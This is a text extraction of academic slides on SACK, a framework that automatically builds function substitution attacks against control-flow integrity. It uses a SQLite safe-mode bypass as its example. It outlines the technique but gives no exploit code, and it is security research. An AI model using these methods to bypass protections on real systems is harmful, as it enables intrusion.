SACK: Systematic Generation of Function Substitution Attacks Against Control-Flow Integrity

Zhechang Zhang   Hengkai Ye   Song Liu   Hong Hu

Control-Flow Hijacking

Exploiting memory bugs to redirect program execution

Control-Flow Hijacking

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Memory bug

Control-Flow Hijacking

Exploiting memory bugs to redirect program execution

Memory bug $\longrightarrow$ Corrput control data

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
Exploiting memory bugs to redirect program execution

Memory bug → Corrput control data → Divert control-flow

Control-Flow Hijacking

fn

Control-Flow Hijacking

Control-Flow Hijacking

Control-Flow Hijacking

Control-Flow Hijacking

fn [Attacker-controlled]

a

b

c

Control-Flow Hijacking

fn
[Attacker-controlled]

a

b

c

system()

Control-Flow Integrity (CFI)

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
① Allowed set

fn → {a,b,c}

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
① Allowed set

fn → {a,b,c}

② Runtime check

a

fn

b

c

Control-Flow Integrity (CFI)

Allowed set

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Control-Flow Integrity (CFI)

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Allowed set

a

b

c

fn

system()

16

Control-Flow Integrity (CFI)

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a

b

c

system() **X**

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
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
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
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
Fully-Precise Static CFI

- All allowed targets are input-triggered
- Strongest protection static CFI can achieve

Fully-Precise Static CFI *is **not** enough*

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- Strongest protection static CFI can achieve

Allowed set

fn → a

fn → b

fn → c

Fully-Precise Static CFI *is **not** enough*

- All allowed targets are input-triggered

- Strongest protection static CFI can achieve

- Function substitution (Sub) attacks:
  - substitute within allowed targets

Allowed set

a

Sub!

fn

b

c

N. Carlini, et al. "Control-Flow Bending: On the Effectiveness of Control-Flow Integrity." USENIX Security. 2015.

No Automatic Way to Build Sub Attacks

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- Manually build two Sub attacks

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No Automatic Way to Build Sub Attacks

- Manually build two Sub attacks
    - arbitrary code execution in Apache
    - file manipulation in Wireshark

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No Automatic Way to Build Sub Attacks

- Manually build two Sub attacks
  - arbitrary code execution in Apache
  - file manipulation in Wireshark

- No systematic/automated solution

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
Contribution – Automated Sub Attack Construction

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- A framework to build Sub attacks automatically

  - dynamic target collection

  - security oracle construction

  - automated substitution

Artifact Evaluated NDSS SYMPOSIUM
Available
Functional
Reproduced

Contribution – Automated Sub Attack Construction

- A framework to build Sub attacks automatically

  - dynamic target collection

  - security oracle construction

  - automated substitution

- 22 security oracles, seven applications, 419 attacks

Motivating Example – SQLite Safe Mode

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Safe mode: block dangerous SQL functions

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Without safe mode

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
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
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
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
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**Memory check**

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
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
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Memory check

Steps for Automated Construction

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Blocked in safe mode

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Bypass safe mode

Steps for Automated Construction

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Bypass safe mode

Steps for Automated Construction

1. Target collection
   - safeModeAuth, idxAuthCallback

2. Security impact
   - execute dangerous function

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1. Target collection
   - safeModeAuth, idxAuthCallback

2. Security impact
   - execute dangerous function

3. Framework
   - test and verify automatically

```
$ ./sqlite3 --safe
